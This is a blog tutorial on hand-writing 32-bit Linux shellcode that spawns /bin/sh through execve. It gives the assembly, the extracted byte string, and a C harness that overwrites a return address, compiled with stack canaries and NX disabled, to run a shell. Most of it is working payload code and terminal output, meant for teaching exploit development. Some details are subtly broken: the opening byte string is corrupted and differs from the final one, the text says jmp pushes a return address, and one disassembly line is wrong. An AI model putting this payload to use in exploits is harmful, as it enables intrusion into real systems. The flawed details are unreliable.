

Paras Chetal's blog

Introduction

In this article I'll walk through the entire process of writing shellcode for linux. Writing your own shellcode is considered by some as some sort of black magic, so I thought I'd make it less murkier through this comprehensive write-up to write shellcode which would spawn a shell. I'll be working on a 64bit Ubuntu 15.10 OS. However in order to better explain the process, I'll be working with 32 bit binaries and x86 assembly. Bear in mind that the addresses(as seen in the disassembled code etc.) will most likely be different in your computers, however the procedure will remain the same as I have explained.

What is shellcode?

"Shellcode" to a beginner in the field of information security is just a bunch of '\x**' characters tied together, which make no sense whatsoever. For instance

```
\xeb\x18\x5e\x31\xc0\x88\x46\x07\xd1\xe9\x5e\x08\xd4\xe0\x89\x46\xc8\xd5\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68
```

is a seemingly unassuming piece of shellcode which when executed will spawn a shell with the permissions of the process which is running it. If a hacker is able to somehow have this small piece of code executed in a commonly used software he could easily become a millionaire for having found his own zero day exploit. However, it's not that easy. There are a lot of constraints which come into play (for instance, the length of shellcode) and thus it is essential that one should know how to write and customize their own shellcode.

Syscalls

Syscalls are ways by which user mode interacts with the kernel mode in order to execute operating system specific instructions such as IO, executing a program, exiting a process, reading/writing files etc. Each such syscall has a particular number associated with it. In order to make the syscall, first of all this particular syscall number is loaded into the eax register, then all other syscall parameters are loaded into other registers, and then finally the interrupt instruction `0x80` instruction is executed. Now the CPU is in kernel mode and executes the syscall function.

Let us start by writing a C program to spawn a shell. We'll be executing `/bin/sh` using the `execve()`. Looking at the man pages of `execve()`:

DESCRIPTION

`execve()` executes the program pointed to by `filename`. `filename` must be either a binary executable, or a script starting with a line of the form:

```
#! interpreter [optional-arg]
```

For details of the latter case, see "Interpreter scripts" below.

`argv` is an array of argument strings passed to the new program. By convention, the first of these strings should contain the filename associated with the file being executed. `envp` is an array of strings, conventionally of the form `key=value`, which are passed as environment to the new program. Both `argv` and `envp` must be terminated by a null pointer. The argument vector and environment can be accessed by the called program's `main` function, when it is defined as:

```
int main(int argc, char *argv[], char *envp[])
```

So we'll need to pass the filename `/bin/sh` and `argv` which is an array of argument strings with the first string as `/bin/sh` (the filename we want to execute). There are no other arguments we require so we'll terminate this array by `NULL`. We'll not be passing any `envp` strings.

Here is the program:

```
#include <unistd.h>

int main()
{
    char *getshell[2];
    getshell[0]="/bin/sh";
```

```
    getshell[1]=NULL;
    execve(getshell[0], getshell, NULL);
}
```

Let's see if it works. We compile and run the program. And yes, we get a shell.

```
feignix@PC:~$ gcc shell.c -o shell -m32
feignix@PC:~$ ./shell
$ whoami
feignix
$ exit
feignix@PC:~$ sudo ./shell
$ [sudo] password for feignix:
# whoami
root
#
```

Thus our code works.

Understanding execve() disassembly

Now let's take a look at a disassembly of the execve function. To do that we'll compile our program with the `-static` option of gcc (ie. `gcc shell.c -o shell -m32 -static`) in order to prevent dynamic linking and thus allowing us to examine the instructions of execve() using `objdump -d shell`. I have removed the portion of disassembled code which is not important to us right now.

[...snip...]

08048bbc <main>:

8048bbc:	8d 4c 24 04	lea	0x4(%esp),%ecx
8048bc0:	83 e4 f0	and	\$0xffffffff0,%esp

```

8048bc3:    ff 71 fc          pushl   -0x4(%ecx)
8048bc6:    55                push    %ebp
8048bc7:    89 e5             mov     %esp,%ebp
8048bc9:    51                push    %ecx
8048bca:    83 ec 14          sub     $0x14,%esp
8048bcd:    65 a1 14 00 00 00 mov     %gs:0x14,%eax
8048bd3:    89 45 f4          mov     %eax,-0xc(%ebp)
8048bd6:    31 c0             xor     %eax,%eax
8048bd8:    c7 45 ec c8 bf 0b 08 movl    $0x80bbfc8,-0x14(%ebp)
8048bdf:    c7 45 f0 00 00 00 00 movl    $0x0,-0x10(%ebp)
8048be6:    8b 45 ec          mov     -0x14(%ebp),%eax
8048be9:    83 ec 04          sub     $0x4,%esp
8048bec:    6a 00             push    $0x0
8048bee:    8d 55 ec          lea     -0x14(%ebp),%edx
8048bf1:    52                push    %edx
8048bf2:    50                push    %eax
8048bf3:    e8 08 37 02 00    call    806c300 <__execve>

```

[...snip...]

0806c300 <__execve>:

```

806c300:    53                push    %ebx
806c301:    8b 54 24 10       mov     0x10(%esp),%edx
806c305:    8b 4c 24 0c       mov     0xc(%esp),%ecx
806c309:    8b 5c 24 08       mov     0x8(%esp),%ebx
806c30d:    b8 0b 00 00 00    mov     $0xb,%eax
806c312:    ff 15 b0 ca 0e 08 call    *0x80ecab0
806c318:    5b                pop     %ebx
806c319:    3d 01 f0 ff ff    cmp     $0xffffffff,%eax
806c31e:    0f 83 dc 3a 00 00 jae     806fe00 <__syscall_error>

```

```
806c324:      c3                ret
```

```
[...snip...]
```

Let's try to understand what some of these instructions do.

This copies the address of `"/bin/sh"` to memory:

```
8048bd8: c7 45 ec c8 bf 0b 08 movl $0x80bbfc8, -0x14(%ebp)
```

This copies the NULL value to the adjacent memory location:

```
8048bdf: c7 45 f0 00 00 00 00 movl $0x0, -0x10(%ebp)
```

Now the address of `"/bin/sh"` is copied to the `eax` register from the memory:

```
8048be6: 8b 45 ec mov -0x14(%ebp), %eax
```

Now the parameters are pushed to the stack in reverse order, starting from NULL.:

```
8048be9:      83 ec 04          sub    $0x4, %esp
8048bec:      6a 00             push   $0x0
```

Next, the `argv` parameter, which is again the address of the `getshell[]` array, is first copied to the `edx` register, then pushed onto the stack:

```
8048bee:      8d 55 ec          lea    -0x14(%ebp), %edx
8048bf1:      52                push   %edx
```

Finally the address of `filename("/bin/sh")` which had been stored in the `eax` register is pushed onto the stack and `execve()` is called.

```
8048bf2:      50                push   %eax
8048bf3:      e8 08 37 02 00    call  806c300 <__execve>
```

Now all `execve()` has to do is set up the registers and make the syscall. Let's see how it does that. First it loads the address of `NULL` to `edx`, then it loads the address of our `getshell[]` array to `ecx`, then loads the address of `"/bin/sh"` into `ebx`.

```
806c301:      8b 54 24 10      mov     0x10(%esp),%edx
806c305:      8b 4c 24 0c      mov     0xc(%esp),%ecx
806c309:      8b 5c 24 08      mov     0x8(%esp),%ebx
```

Finally, it places the syscall number of `execve`(which is 11 or `0xb`) into `eax`, and makes the system interrupt.

```
806c30d:      b8 0b 00 00 00      mov     $0xb,%eax
806c312:      ff 15 b0 ca 0e 08      call    *0x80ecab0
```

Writing your own shellcode


Now that we understand how the `call` to `execve()` is done, let's start writing our own shellcode. We'll be writing it in Intel syntax. We'll have to take care of two things though:

- Our shellcode must not contain hardcoded addresses since we don't want to write shellcode which might not work in other linux systems or other vulnerable programs.
- Our shellcode must not contain `\x00` bytes as these are used to terminate a string. Most likely, our shellcode will be placed in some sort of string buffer, and a `\x00` byte will not allow the instruction after it to be executed.

Now let's design how the pseudo assembly code must look so that we don't have hardcoded addresses. We'll have to somehow store the base address of the shellcode and use relative addressing thereafter. A common trick to accomplish this is to start our shellcode with a jump instruction and placing the actual shellcode just after it. When the `jmp` instruction is executed it will automatically push the address following it onto the stack. Here's how the pseudocode will look like

```
jmp short    callShellcode
```

```
shellcode:
```



```
callShellcode:
```

```
call    shellcode
db      "/bin/shNAAAABBBB"
```

First of all the callShellcode will be called. From callShellcode the call to shellcode will be made. This call will store the address of the string “/bin/shNAAAABBBB” on to the stack. We have used the string “/bin/shNAAAABBBB” instead of “/bin/sh” because we also need to have some memory locations from where we can load the parameters of the execve call to the registers.

Now let’s start writing the contents of the shellcode. First of all we’ll store the address of the first byte of string “/bin/shNAAAABBBB” into esi.

```
pop esi
```

Next we’ll clear out eax by XORing it with itself.

```
xor eax, eax
```

Next we’ll NULL terminate the “/bin/sh” string. We also do this so that we can use the same address for our argv array whose contents are “/bin/sh” followed by NULL. The eax register has been filled with NULLs from our previous instruction. The al register is a 8bit register within the eax register which too is therefore NULL. We’ll copy the value of the al register over the ‘N’ character in the string “/bin/shNAAAABBBB”. The offset of ‘N’ from the start of the string is 7. Therefore, our instruction will be:

```
mov [esi + 7], al
```

Next we’ll be loading the address of our string “/bin/sh” into the ebx register. We can do it in 2 ways, using:

```
mov ebx, esi
```

or

```
lea ebx, [esi]
```

Since both these instructions amount to 2 bytes (`\x89\xf3` and `\x8d\x1e` respectively), it won't make any difference to the length of the shellcode.

Next we'll be loading the address of the argv array into the ecx. Bear in mind, it's an address of an array, so it will be something like a pointer to pointer. We'll first need to copy the address of the array("/bin/sh" followed by NULL) to a memory location. Next, we'll load the address of this memory location into the ecx register. The memory location we'll be using is the location of 'AAAA' in our string "/bin/shNAAAABBBB"

```
mov long [esi + 8], ebx
lea      ecx, [esi + 8]
```

Next we'll be loading the address of four NULL bytes into the edx register. We'll first copy 4 NULL bytes from the eax register to the memory location of 'BBBB' in our initial string '/bin/sh/NAAAABBBB'. Then, we'll load the address of this memory location into the edx register.

```
mov long [esi + 12], eax
lea      edx, [esi + 12]
```

Finally, we'll load the syscall number(11 or 0xb) to the eax register. However if we use eax in our instruction, the resulting shellcode will contain some NULL(`\x00`) bytes and we don't want that. Our eax register already is NULL. So we'll just load the syscall number to the al register instead of the entire eax register. Finally, we'll make the system interrupt.

```
mov byte al, 0xb
int      0x80
```

The entire assembly code would now look like:

```
Section .text

global _start
```



```
_start:

    jmp short    callShellcode

shellcode:

    pop         esi
    xor         eax, eax
    mov byte    [esi + 7], al
    lea         ebx, [esi]
    mov long    [esi + 8], ebx
    lea         ecx, [esi + 8]
    mov long    [esi + 12], eax
    lea         edx, [esi + 12]
    mov byte    al, 0x0b
    int         0x80

callShellcode:

    Call        shellcode
    db          '/bin/shNAAAABBBB'
```

Now let's compile this assembly code using nasm to an elf binary. The last step in compiling the assembly code is using the ld command which *combines a number of object and archive files, relocates their data and ties up symbol references*.(from man pages). Thus we finally have our executable ready.

```
feignix@PC:~$ nasm -f elf shellspawned.asm
feignix@PC:~$ ld -o shellspawned shellspawned.o -m elf_i386
```

Let's take a look at its disassembly.

```
feignix@PC:~$ objdump -d shellspawned
shellspawned:      file format elf32-i386
```

Disassembly of section .text:

08048060 <_start>:

```
8048060: eb 18          jmp     804807a <callShellcode>
```

08048062 <shellcode>:

```
8048062: 5e            pop     %esi
8048063: 31 c0         xor     %eax,%eax
8048065: 88 46 07      mov     %al,0x7(%esi)
8048068: 8d 1e         lea     (%esi),%ebx
804806a: 89 5e 08      mov     %ebx,0x8(%esi)
804806d: 8d 4e 08      lea     0x8(%esi),%ecx
8048070: 89 46 0c      mov     %eax,0xc(%esi)
8048073: 8d 56 0c      lea     0xc(%esi),%edx
8048076: b0 0b         mov     $0xb,%al
8048078: cd 80         int     $0x80
```

0804807a <callShellcode>:

```
804807a: e8 e3 ff ff ff call    8048062 <shellcode>
804807f: 2f           das
8048080: 62 69 6e     bound  %ebp,0x6e(%ecx)
8048083: 2f           das
8048084: 73 68        jae     80480ee <callShellcode+0x74>
8048086: 4e           dec     %esi
8048087: 41           inc     %ecx
8048088: 41           inc     %ecx
```

```

8048089: 41          inc    %ecx
804808a: 41          inc    %ecx
804808b: 42          inc    %edx
804808c: 42          inc    %edx
804808d: 42          inc    %edx
804808e: 42          inc    %edx
feignix@PC:~$

```

In order to get the shellcode from this disassembly, we can use a small bash script:

```
for i in `objdump -d shellspawned | tr '\t' ' ' | tr ' ' '\n' | egrep '^[0-9a-f]{2}$' ` ; do echo -n "\x$i" ; done
```

We get the shellcode output as

`\xeb\x18\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x8d\x4e\x08\x89\x46\x0c\x8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42`. Our shellcode does not contain any `\x00` bytes or any hardcoded addresses.

Let's try running this shellcode through a C program.

```

#include <unistd.h>
#include <string.h>

char
shellcode[]="\xeb\x18\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x8d\x4e\x08\x89\x46\x0c\x8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42";

int main()
{
    int *ret;
    /* defines a variable ret which is a pointer to an int. */

```

```
ret = (int *)&ret +2;
/* makes the ret variable point to an address on the stack which is located at a size 2 int away from it's own
address.
This is presumably the address on the stack where the return address of main() has been stored. */

(*ret) = (int)shellcode;
/* assigns the address of the shellcode to the return address of the main function.
Thus when main() will exit, it will execute this shellcode instead of exiting normally. */
}
```

We'll compile the C file with the following options:

- -m32: because our shellcode is for 32 bit systems only.
- -fno-stack-protector: This disables the canary stack protection.
- -z execstack: This makes the stack executable by disabling the NX protection.

```
feignix@PC:~$ gcc tryshellcode.c -o tryshellcode -m32 -fno-stack-protector -z execstack
feignix@PC:~$ ./tryshellcode
$ whoami
feignix
$ exit
feignix@PC:~$ sudo ./tryshellcode
[sudo] password for feignix:
# whoami
root
#
```

And Voila! We spawned a shell. Our shellcode is now ready to be put into action in some vulnerable programs. We can actually omit the 'NAAAABBBB'

part sometimes in order to shorten our shellcode. The shortened shellcode then becomes

```
\xeb\x18\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x8d\x4e\x08\x89\x46\x0c\x8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68.
```

The entire process of writing shellcode is a long and tedious one, requiring a lot of patience. However, learning to write shellcode helps in understanding a lot of concepts, and hopefully I was able to help the readers with that. If you have any questions, ask in the comments down below. Also, please correct me if I have been wrong anywhere.

References:

About the author

I am Paras Chetal, an undergraduate student at IIT Roorkee currently pursuing Bachelors of Technology in Computer Science and Engineering who is passionate about information security, networking and software development. I also regularly participate in CTFs, practice wargames and develop tools and software related to the field of cyber security, all ethically ofcourse.